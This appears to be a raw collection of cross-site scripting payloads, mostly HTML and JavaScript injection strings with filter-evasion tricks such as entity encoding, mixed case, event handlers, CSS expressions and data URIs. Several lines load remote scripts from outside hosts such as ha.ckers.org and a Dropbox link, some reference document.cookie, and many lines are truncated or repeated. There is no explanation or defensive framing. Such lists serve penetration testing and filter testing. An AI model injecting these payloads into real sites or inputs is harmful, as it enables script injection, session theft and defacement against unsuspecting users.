<XSS STYLE="xss:expression(javascript:alert(1))">
<STYLE TYPE="text/javascript">javascript:alert(1);</STYLE>
<STYLE>.XSS{background-image:url("javascript:javascript:alert(1)");}</STYLE><A CLASS=X
<STYLE type="text/css">BODY{background:url("javascript:javascript:alert(1)")}</STYLE>
<!--[if gte IE 4]><SCRIPT>javascript:alert(1);</SCRIPT><![endif]-->
```

```
<BASE HREF="javascript:javascript:alert(1);//">
<OBJECT TYPE="text/x-scriptlet" DATA="%(scriptlet)s"></OBJECT>
<OBJECT classid=clsid:ae24fdae-03c6-11d1-8b76-0080c744f389><param name=url value=javas
<HTML xmlns:xss><?import namespace="xss" implementation="%(htc)s"><xss:xss>XSS</xss:xs
<HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import na
<SCRIPT SRC="%(jpg)s"></SCRIPT>
<HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw-
<form id="test" /><button form="test" formaction="javascript:javascript:alert(1)">X
<body onscroll=javascript:alert(1)><br><br><br><br><br><br><br><br><br><br><br><br><br
<P STYLE="behavior:url('#default#time2')" end="0" onEnd="javascript:alert(1)">
<STYLE>@import'%(css)s';</STYLE>
<STYLE>a{background:url('s1' 's2)}@import javascript:javascript:alert(1);');}</STYLE>
<meta charset= "x-imap4-modified-utf7"&&>&&<script&&>javascript:alert(1)&&;&&<&&/scrip
<SCRIPT onreadystatechange=javascript:javascript:alert(1);></SCRIPT>
<style onreadystatechange=javascript:javascript:alert(1);></style>
<?xml version="1.0"?><html:html xmlns:html='http://www.w3.org/1999/xhtml'><html:script
<embed code=%(scriptlet)s></embed>
<embed code=javascript:javascript:alert(1);></embed>
<embed src=%(jscript)s></embed>
<frameset onload=javascript:javascript:alert(1)></frameset>
<object onerror=javascript:javascript:alert(1)>
<embed type="image" src=%(scriptlet)s></embed>
<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]<![CDATA[cript:javascript:alert(1);">]]</C><
<IMG SRC=&{javascript:alert(1);};>
<a href="jav&#65ascript:javascript:alert(1)">test1</a>
<a href="jav&#97ascript:javascript:alert(1)">test1</a>
<embed width=500 height=500 code="data:text/html,<script>%(payload)s</script>"></embed
<iframe srcdoc="&LT;iframe&sol;srcdoc=&amp;lt;img&sol;src=&amp;apos;&amp;apos;onerror=
';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";
alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//--
></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
'';!--"<XSS>=&{()}
<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG SRC=JaVaScRiPt:alert('XSS')>
<IMG SRC=javascript:alert("XSS")>
<IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
<a onmouseover="alert(document.cookie)">xxs link</a>
<a onmouseover=alert(document.cookie)>xxs link</a>
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
<IMG SRC=# onmouseover="alert('xxs')">
<IMG SRC= onmouseover="alert('xxs')">
<IMG onmouseover="alert('xxs')">
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#10
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#000
<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#
<IMG SRC="jav   ascript:alert('XSS');">
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<IMG SRC="jav&#x0A;ascript:alert('XSS');">
```

```
<IMG SRC="jav&#x0D;ascript:alert('XSS');">
perl -e 'print "<IMG SRC=java\0script:alert(\"XSS\")>";' > out
<IMG SRC=" &#14;  javascript:alert('XSS');">
<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>
<SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<<SCRIPT>alert("XSS");//<</SCRIPT>
<SCRIPT SRC=http://ha.ckers.org/xss.js?< B >
<SCRIPT SRC=//ha.ckers.org/.j>
<IMG SRC="javascript:alert('XSS')"
<iframe src=http://ha.ckers.org/scriptlet.html <
\";alert('XSS');//
</TITLE><SCRIPT>alert("XSS");</SCRIPT>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
<BODY BACKGROUND="javascript:alert('XSS')">
<IMG DYNSRC="javascript:alert('XSS')">
<IMG LOWSRC="javascript:alert('XSS')">
<STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>
<IMG SRC='vbscript:msgbox("XSS")'>
<IMG SRC="livescript:[code]">
<BODY ONLOAD=alert('XSS')>
<BGSOUND SRC="javascript:alert('XSS');">
<BR SIZE="&{alert('XSS')}">
<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
<LINK REL="stylesheet" HREF="http://ha.ckers.org/xss.css">
<STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>
<META HTTP-EQUIV="Link" Content="<http://ha.ckers.org/xss.css>; REL=stylesheet">
<STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>
<STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>
<IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">
exp/*<A STYLE='no\xss:noxss("*//*");xss:ex/*XSS*//*/*/pression(alert("XSS"))'>
<STYLE TYPE="text/javascript">alert('XSS');</STYLE>
<STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>
<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
<STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
<XSS STYLE="xss:expression(alert('XSS'))">
<XSS STYLE="behavior: url(xss.htc);">
¼script¾alert(¢XSS¢)¼/script¾
<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html base64,PHNjcmlwdD5hbGVydCgnWF
<META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
<FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
<TABLE BACKGROUND="javascript:alert('XSS')">
<TABLE><TD BACKGROUND="javascript:alert('XSS')">
<DIV STYLE="background-image: url(javascript:alert('XSS'))">
<DIV STYLE="background-image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\
<DIV STYLE="background-image: url(&#1;javascript:alert('XSS'))">
<DIV STYLE="width: expression(alert('XSS'));">
<BASE HREF="javascript:alert('XSS');//">
```

```
 <OBJECT TYPE="text/x-scriptlet" DATA="http://ha.ckers.org/scriptlet.html"></OBJECT>
<EMBED SRC=" A6Ly93d3cudzMub3JnLzI
<SCRIPT SRC="http://ha.ckers.org/xss.jpg"></SCRIPT>
<!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cmd="/bin/echo 'IPT SRC=http://ha.ckers.o
<? echo('<SCR)';echo('IPT>alert("XSS")</SCRIPT>'); ?>
Redirect 302 /a.jpg http://victimsite.com/admin.asp&deleteuser
<META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">
 <HEAD><META HTTP-EQUIV="CONTENT-TYPE" CONTENT="text/html; charset=UTF-7"> </HEAD>+ADw
<SCRIPT a=">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT =">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT a=">" '' SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT a=`>` SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<A HREF="http://66.102.7.147/">XSS</A>
<A HREF="http://%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D">XSS</A>
<A HREF="http://1113982867/">XSS</A>
<A HREF="http://0x42.0x0000066.0x7.0x93/">XSS</A>
<A HREF="http://0102.0146.0007.00000223/">XSS</A>
<A HREF="htt    p://6   6.000146.0x7.147/">XSS</A>
<iframe %00 src="&Tab;javascript:prompt(1)&Tab;"%00>
<svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
<input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
<sVg><scRipt %00>alert&lpar;1&rpar; {Opera}
<img/src=`%00` onerror=this.onerror=confirm(1)
<form><isindex formaction="javascript&colon;confirm(1)"
<img src=`%00`&NewLine; onerror=alert(1)&NewLine;
<script/&Tab; src='https://dl.dropbox.com/u/13018058/js.js' /&Tab;></script>
<ScRipT 5-0*3+9/3=>prompt(1)</ScRipT giveanswerhere=?
<iframe/src="data:text/html;&Tab;base64&Tab;,PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg==">
<script /*%00*/>/*%00*/alert(1)/*%00*/</script /*%00*/
&#34;&#62;<h1/onmouseover='\u0061lert(1)'>%00
<iframe/src="data:text/html,<svg &#111;&#110;load=alert(1)>">
<meta content="&NewLine; 1 &NewLine;; JAVASCRIPT&colon; alert(1)" http-equiv="refresh"
<svg><script xlink:href=data&colon;,window.open('https://www.google.com/')></script
<svg><script x:href='https://dl.dropbox.com/u/13018058/js.js' {Opera}
<meta http-equiv="refresh" content="0;url=javascript:confirm(1)">
<iframe src=javascript&colon;alert&lpar;document&period;location&rpar;>
<form><a href="javascript:\u0061lert&#x28;1&#x29;">X
</script><img/*%00/src="worksinchrome&colon;prompt&#x28;1&#x29;"/%00*/onerror='eval(sr
<img/&#09;&#10;&#11; src=`~` onerror=prompt(1)>
<form><iframe &#09;&#10;&#11; src="javascript&#58;alert(1)"&#11;&#10;&#09;;>
<a href="data:application/x-x509-user-cert;&NewLine;base64&NewLine;,PHNjcmlwdD5hbGVydC
http://www.google<script .com>alert(document.location)</script
<a&#32;href&#61;&#91;&#00;&#93;"&#00; onmouseover=prompt&#40;1&#41;&#47;&#47;">XYZ</a
<img/src=@&#32;&#13; onerror = prompt('&#49;')
<style/onload=prompt&#40;'&#88;&#83;&#83;'&#41;
<script ^__^>alert(String.fromCharCode(49))</script ^__^
</style &#32;><script &#32; :-(>/**/alert(document.location)/**/</script &#32; :-(
&#00;</form><input type&#61;"date" onfocus="alert(1)">
```

```
<form><textarea &#13; onkeyup='\u0061\u006C\u0065\u0072\u0074&#x28;1&#x29;'>
<script /***/>/***/confirm('\uFF41\uFF4C\uFF45\uFF52\uFF54\u1455\uFF11\u1450')/***/</s
<iframe srcdoc='&lt;body onload=prompt&lpar;1&rpar;&gt;'>
<a href="javascript:void(0)" onmouseover=&NewLine;javascript:alert(1)&NewLine;>X</a>
<script ~~~>alert(0%0)</script ~~~>
<style/onload=&lt;!--&#09;&gt;&#10;alert&#10;&lpar;1&rpar;>
<///style///><span %2F onmousemove='alert&lpar;1&rpar;'>SPAN
<img/src='http://i.imgur.com/P8mL8.jpg' onmouseover=&Tab;prompt(1)
&#34;&#62;<svg><style>{-o-link-source&colon;'<body/onload=confirm(1)>'
&#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(1)>OnMouseOver {Firefox & Opera}
<marquee onstart='javascript:alert&#x28;1&#x29;'>^__^
<div/style="width:expression(confirm(1))">X</div> {IE7}
<iframe/%00/ src=javaSCRIPT&colon;alert(1)
//<form/action=javascript&#x3A;alert&lpar;document&period;cookie&rpar;><input/type='su
/*iframe/src*/<iframe/src="<iframe/src=@"/onload=prompt(1) /*iframe/src*/>
//|\\ <script //|\\ src='https://dl.dropbox.com/u/13018058/js.js'> //|\\ </script //|\
</font>/<svg><style>{src&#x3A;'<style/onload=this.onload=confirm(1)>'</font>/</style>
<a/href="javascript:&#13; javascript:prompt(1)"><input type="X">
</plaintext\></|\><plaintext/onmouseover=prompt(1)
</svg>''<svg><script 'AQuickBrownFoxJumpsOverTheLazyDog'>alert&#x28;1&#x29; {Opera}
<a href="javascript&colon;\u0061&#x6C;&#101%72t&lpar;1&rpar;"><button>
<div onmouseover='alert&lpar;1&rpar;'>DIV</div>
<iframe style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="pro
<a href="jAvAsCrIpT&colon;alert&lpar;1&rpar;">X</a>
<embed src="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js
<object data="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_
<var onmouseover="prompt(1)">On Mouse Over</var>
<a href=javascript&colon;alert&lpar;document&period;cookie&rpar;>Click Here</a>
<img src="/" =_=" title="onerror='prompt(1)'">
<%<!--'%><script>alert(1);</script -->
<script src="data:text/javascript,alert(1)"></script>
<iframe/src \/\/onload = prompt(1)
<iframe/onreadystatechange=alert(1)
<svg/onload=alert(1)
<input value=<><iframe/src=javascript:confirm(1)
<input type="text" value=`` <div/onmouseover='alert(1)'>X</div>
http://www.<script>alert(1)</script .com
<iframe src=j&NewLine;&Tab;a&NewLine;&Tab;&Tab;v&NewLine;&Tab;&Tab;&Tab;a&NewLine;&Tab
<svg><script ?>alert(1)
<iframe src=j&Tab;a&Tab;v&Tab;a&Tab;s&Tab;c&Tab;r&Tab;i&Tab;p&Tab;t&Tab;:a&Tab;l&Tab;e
<img src=`xx:xx`onerror=alert(1)>
<object type="text/x-scriptlet" data="http://jsfiddle.net/XLE63/ "></object>
<meta http-equiv="refresh" content="0;javascript&colon;alert(1)"/>
<math><a xlink:href="//jsfiddle.net/t846h/">click
<embed code="http://businessinfo.co.uk/labs/xss/xss.swf" allowscriptaccess=always>
<svg contentScriptType=text/vbs><script>MsgBox+1
<a href="data:text/html;base64_,<svg/onload=\u0061&#x6C;&#101%72t(1)>">X</a
<iframe/onreadystatechange=\u0061\u006C\u0065\u0072\u0074('\u0061') worksinIE>
<script>~'\u0061' ; \u0074\u0068\u0072\u006F\u0077 ~ \u0074\u0068\u0069\u0073. \u0061\
<script/src="data&colon;text%2Fj\u0061v\u0061script,\u0061lert('\u0061')"></script a=\
<script/src=data&colon;text/j\u0061v\u0061&#115&#99&#114&#105&#112&#116,\u0061%6C%65%7
```

```
<object data=javascript&colon;\u0061&#x6C;&#101%72t(1)>
<script>+-+-1-+-+alert(1)</script>
<body/onload=&lt;!--&gt;&#10alert(1)>
<script itworksinallbrowsers>/*<script* */alert(1)</script
<img src ?itworksonchrome?\/onerror = alert(1)
<svg><script>//&NewLine;confirm(1);</script </svg>
<svg><script onlypossibleinopera:-)> alert(1)
<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa href=j&#97v&#97scrip
<script x> alert(1) </script 1=2
<div/onmouseover='alert(1)'> style="x:">
<--`<img/src=` onerror=alert(1)> --!>
<script/src=&#100&#97&#116&#97:text/&#x6a&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x000070&
<div style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt
"><img src=x onerror=window.open('https://www.google.com/');>
<form><button formaction=javascript&colon;alert(1)>CLICKME
<math><a xlink:href="//jsfiddle.net/t846h/">click
<object data=data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+></object>
<iframe src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%
<a href="data:text/html;blabla,&#60&#115&#99&#114&#105&#112&#116&#32&#115&#114&#99&#61
‘; alert(1);
‘)alert(1);//
<ScRiPt>alert(1)</sCriPt>
<IMG SRC=jAVasCrIPt:alert(‘XSS’)>
<IMG SRC=”javascript:alert(‘XSS’);”>
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
<IMG SRC=javascript:alert(‘XSS’)>
<img src=xss onerror=alert(1)>
<iframe %00 src="&Tab;javascript:prompt(1)&Tab;"%00>
<svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
<input/onmouseover="javaSCRIPT&colon;confirm&lpar;1&rpar;"
<sVg><scRipt %00>alert&lpar;1&rpar; {Opera}
<img/src=`%00` onerror=this.onerror=confirm(1)
<form><isindex formaction="javascript&colon;confirm(1)"
<img src=`%00`&NewLine; onerror=alert(1)&NewLine;
<script/&Tab; src='https://dl.dropbox.com/u/13018058/js.js' /&Tab;></script>
<ScRipT 5-0*3+9/3=>prompt(1)</ScRipT giveanswerhere=?
<iframe/src="data:text/html;&Tab;base64&Tab;,PGJvZHkgb25sb2FkPWFsZXJ0KDEpPg==">
<script /*%00*/>/*%00*/alert(1)/*%00*/</script /*%00*/
&#34;&#62;<h1/onmouseover='\u0061lert(1)'>%00
<iframe/src="data:text/html,<svg &#111;&#110;load=alert(1)>">
<meta content="&NewLine; 1 &NewLine;; JAVASCRIPT&colon; alert(1)" http-equiv="refresh"
<svg><script xlink:href=data&colon;,window.open('https://www.google.com/')></script
<svg><script x:href='https://dl.dropbox.com/u/13018058/js.js' {Opera}
<meta http-equiv="refresh" content="0;url=javascript:confirm(1)">
<iframe src=javascript&colon;alert&lpar;document&period;location&rpar;>
<form><a href="javascript:\u0061lert&#x28;1&#x29;">X
</script><img/*%00/src="worksinchrome&colon;prompt&#x28;1&#x29;"/%00*/onerror='eval(sr
<img/&#09;&#10;&#11; src=`~` onerror=prompt(1)>
<form><iframe &#09;&#10;&#11; src="javascript&#58;alert(1)"&#11;&#10;&#09;;>
<a href="data:application/x-x509-user-cert;&NewLine;base64&NewLine;,PHNjcmlwdD5hbGVydC
http://www.google<script .com>alert(document.location)</script
```

```
<a&#32;href&#61;&#91;&#00;&#93;"&#00; onmouseover=prompt&#40;1&#41;&#47;&#47;">XYZ</a
<img/src=@&#32;&#13; onerror = prompt('&#49;')
<style/onload=prompt&#40;'&#88;&#83;&#83;'&#41;
<script ^__^>alert(String.fromCharCode(49))</script ^__^
</style &#32;><script &#32; :-(>/**/alert(document.location)/**/</script &#32; :-(
&#00;</form><input type&#61;"date" onfocus="alert(1)">
<form><textarea &#13; onkeyup='\u0061\u006C\u0065\u0072\u0074&#x28;1&#x29;'>
<script /***/>/***/confirm('\uFF41\uFF4C\uFF45\uFF52\uFF54\u1455\uFF11\u1450')/***/</s
<iframe srcdoc='&lt;body onload=prompt&lpar;1&rpar;&gt;'>
<a href="javascript:void(0)" onmouseover=&NewLine;javascript:alert(1)&NewLine;>X</a>
<script ~~~>alert(0%0)</script ~~~>
<style/onload=&lt;!--&#09;&gt;&#10;alert&#10;&lpar;1&rpar;>
<///style///><span %2F onmousemove='alert&lpar;1&rpar;'>SPAN
<img/src='http://i.imgur.com/P8mL8.jpg' onmouseover=&Tab;prompt(1)
&#34;&#62;<svg><style>{-o-link-source&colon;'<body/onload=confirm(1)>'
&#13;<blink/&#13; onmouseover=pr&#x6F;mp&#116;(1)>OnMouseOver {Firefox & Opera}
<marquee onstart='javascript:alert&#x28;1&#x29;'>^__^
<div/style="width:expression(confirm(1))">X</div> {IE7}
<iframe/%00/ src=javaSCRIPT&colon;alert(1)
//<form/action=javascript&#x3A;alert&lpar;document&period;cookie&rpar;><input/type='su
/*iframe/src*/<iframe/src="<iframe/src=@"/onload=prompt(1) /*iframe/src*/>
//|\\ <script //|\\ src='https://dl.dropbox.com/u/13018058/js.js'> //|\\ </script //|\
</font>/<svg><style>{src&#x3A;'<style/onload=this.onload=confirm(1)>'</font>/</style>
<a/href="javascript:&#13; javascript:prompt(1)"><input type="X">
</plaintext\></|\><plaintext/onmouseover=prompt(1)
</svg>''<svg><script 'AQuickBrownFoxJumpsOverTheLazyDog'>alert&#x28;1&#x29; {Opera}
<a href="javascript&colon;\u0061&#x6C;&#101%72t&lpar;1&rpar;"><button>
<div onmouseover='alert&lpar;1&rpar;'>DIV</div>
<iframe style="xg-p:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(
<a href="jAvAsCrIpT&colon;alert&lpar;1&rpar;">X</a>
<embed src="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js
<object data="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_
<var onmouseover="prompt(1)">On Mouse Over</var>
<a href=javascript&colon;alert&lpar;document&period;cookie&rpar;>Click Here</a>
<img src="/" =_=" title="onerror='prompt(1)'">
<%<!--'%><script>alert(1);</script -->
<script src="data:text/javascript,alert(1)"></script>
<iframe/src \/\/onload = prompt(1)
<iframe/onreadystatechange=alert(1)
<svg/onload=alert(1)
<input value=<><iframe/src=javascript:confirm(1)
<input type="text" value=`` <div/onmouseover='alert(1)'>X</div>
http://www.<script>alert(1)</script .com
<iframe src=j&NewLine;&Tab;a&NewLine;&Tab;&Tab;v&NewLine;&Tab;&Tab;&Tab;a&NewLine;&Tab
<svg><script ?>alert(1)
<iframe src=j&Tab;a&Tab;v&Tab;a&Tab;s&Tab;c&Tab;r&Tab;i&Tab;p&Tab;t&Tab;:a&Tab;l&Tab;e
<img src=`xx:xx`onerror=alert(1)>
<meta http-equiv="refresh" content="0;javascript&colon;alert(1)"/>
<math><a xlink:href="//jsfiddle.net/t846h/">click
<embed code="http://businessinfo.co.uk/labs/xss/xss.swf" allowscriptaccess=always>
<svg contentScriptType=text/vbs><script>MsgBox+1
```

```
<a href="data:text/html;base64_,<svg/onload=\u0061&#x6C;&#101%72t(1)>">X</a
<iframe/onreadystatechange=\u0061\u006C\u0065\u0072\u0074('\u0061') worksinIE>
<script>~'\u0061' ; \u0074\u0068\u0072\u006F\u0077 ~ \u0074\u0068\u0069\u0073. \u0061\
<script/src="data&colon;text%2Fj\u0061v\u0061script,\u0061lert('\u0061')"></script a=\
<script/src=data&colon;text/j\u0061v\u0061&#115&#99&#114&#105&#112&#116,\u0061%6C%65%7
<object data=javascript&colon;\u0061&#x6C;&#101%72t(1)>
<script>+-+-1-+-+alert(1)</script>
<body/onload=&lt;!--&gt;&#10alert(1)>
<script itworksinallbrowsers>/*<script* */alert(1)</script
<img src ?itworksonchrome?\/onerror = alert(1)
<svg><script>//&NewLine;confirm(1);</script </svg>
<svg><script onlypossibleinopera:-)> alert(1)
<a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa href=j&#97v&#97scrip
<script x> alert(1) </script 1=2
<div/onmouseover='alert(1)'> style="x:">
<--`<img/src=` onerror=alert(1)> --!>
 <script/src=&#100&#97&#116&#97:text/&#x6a&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x000070
<div style="xg-p:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(1)"
"><img src=x onerror=window.open('https://www.google.com/');>
<form><button formaction=javascript&colon;alert(1)>CLICKME
<math><a xlink:href="//jsfiddle.net/t846h/">click
<object data=data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+></object>
<iframe src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%
<a href="data:text/html;blabla,&#60&#115&#99&#114&#105&#112&#116&#32&#115&#114&#99&#61
<SCRIPT>String.fromCharCode(97, 108, 101, 114, 116, 40, 49, 41)</SCRIPT>
';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";aler
<IMG """><SCRIPT>alert("XSS")</SCRIPT>">
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
<IMG SRC="jav ascript:alert('XSS');">
<IMG SRC="jav&#x09;ascript:alert('XSS');">
<<SCRIPT>alert("XSS");//<</SCRIPT>
%253cscript%253ealert(1)%253c/script%253e
"><s"%2b"cript>alert(document.cookie)</script>
foo<script>alert(1)</script>
<scr<script>ipt>alert(1)</scr</script>ipt>
<IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#10
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#000
<IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#
<BODY BACKGROUND="javascript:alert('XSS')">
<BODY ONLOAD=alert('XSS')>
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
<IMG SRC="javascript:alert('XSS')"
<iframe src=http://ha.ckers.org/scriptlet.html <
javascript:alert("hellox worldss")
<img src="javascript:alert('XSS');">
<img src=javascript:alert(&quot;XSS&quot;)>
<"';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";a
<META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWF
<IFRAME SRC="javascript:alert('XSS');"></IFRAME>
<EMBED SRC=" A6Ly93d3cudzMub3JnLzI
<SCRIPT a=">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

```
<SCRIPT a=">" '' SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://ha.ckers.org/xss.js"></SCRIPT>
<<SCRIPT>alert("XSS");//<</SCRIPT>
<"';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";a
';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";ale
<script>alert("hellox worldss")</script>&safe=high&cx=006665157904466893121:su_tzknyxu
<script>alert("XSS");</script>&search=1
0&q=';alert(String.fromCharCode(88,83,83))//\';alert%2?8String.fromCharCode(88,83,83))
<h1><font color=blue>hellox worldss</h1>
<BODY ONLOAD=alert('hellox worldss')>
<input onfocus=write(XSS) autofocus>
<input onblur=write(XSS) autofocus><input autofocus>
<body onscroll=alert(XSS)><br><br><br><br><br><br>...<br><br><br><br><input autofocus>
<form><button formaction="javascript:alert(XSS)">lol
<!--<img src="--><img src=x onerror=alert(XSS)//">
<![><img src="]><img src=x onerror=alert(XSS)//">
<style><img src="</style><img src=x onerror=alert(XSS)//">
<? foo="><script>alert(1)</script>">
<! foo="><script>alert(1)</script>">
</ foo="><script>alert(1)</script>">
<? foo="><x foo='?><script>alert(1)</script>'>">
<! foo="[[[Inception]]"><x foo="]foo><script>alert(1)</script>">
<% foo><x foo="%><script>alert(123)</script>">
<div style="font-family:'foo&#10;;color:red;';">LOL
LOL<style>*{/*all*/color/*all*/:/*all*/red/*all*/;/[0]*IE,Safari*[0]/color:green;color
<script>({0:#0=alert/#0#/#0#(0)})</script>
<svg xmlns="http://www.w3.org/2000/svg">LOL<script>alert(123)</script></svg>
&lt;SCRIPT&gt;alert(/XSS/&#46;source)&lt;/SCRIPT&gt;
\\";alert('XSS');//
&lt;/TITLE&gt;&lt;SCRIPT&gt;alert(\"XSS\");&lt;/SCRIPT&gt;
&lt;INPUT TYPE=\"IMAGE\" SRC=\"javascript&#058;alert('XSS');\"&gt;
&lt;BODY BACKGROUND=\"javascript&#058;alert('XSS')\"&gt;
&lt;BODY ONLOAD=alert('XSS')&gt;
&lt;IMG DYNSRC=\"javascript&#058;alert('XSS')\"&gt;
&lt;IMG LOWSRC=\"javascript&#058;alert('XSS')\"&gt;
&lt;BGSOUND SRC=\"javascript&#058;alert('XSS');\"&gt;
&lt;BR SIZE=\"&{alert('XSS')}\"&gt;
&lt;LAYER SRC=\"http&#58;//ha&#46;ckers&#46;org/scriptlet&#46;html\"&gt;&lt;/LAYER&gt;
&lt;LINK REL=\"stylesheet\" HREF=\"javascript&#058;alert('XSS');\"&gt;
&lt;LINK REL=\"stylesheet\" HREF=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;css\"&gt;
&lt;STYLE&gt;@import'http&#58;//ha&#46;ckers&#46;org/xss&#46;css';&lt;/STYLE&gt;
&lt;META HTTP-EQUIV=\"Link\" Content=\"&lt;http&#58;//ha&#46;ckers&#46;org/xss&#46;css
&lt;STYLE&gt;BODY{-moz-binding&#58;url(\"http&#58;//ha&#46;ckers&#46;org/xssmoz&#46;xm
&lt;XSS STYLE=\"behavior&#58; url(xss&#46;htc);\"&gt;
&lt;STYLE&gt;li {list-style-image&#58; url(\"javascript&#058;alert('XSS')\");}&lt;/STY
&lt;IMG SRC='vbscript&#058;msgbox(\"XSS\")'&gt;
&lt;IMG SRC=\"mocha&#58;&#91;code&#93;\"&gt;
&lt;IMG SRC=\"livescript&#058;&#91;code&#93;\"&gt;
žscriptualert(EXSSE)ž/scriptu
```

```
&lt;META HTTP-EQUIV=\"refresh\" CONTENT=\"0;url=javascript&#058;alert('XSS');\"&gt;
&lt;META HTTP-EQUIV=\"refresh\" CONTENT=\"0;url=data&#58;text/html;base64,PHNjcmlwdD5h
&lt;META HTTP-EQUIV=\"refresh\" CONTENT=\"0; URL=http&#58;//;URL=javascript&#058;alert
&lt;IFRAME SRC=\"javascript&#058;alert('XSS');\"&gt;&lt;/IFRAME&gt;
&lt;FRAMESET&gt;&lt;FRAME SRC=\"javascript&#058;alert('XSS');\"&gt;&lt;/FRAMESET&gt;
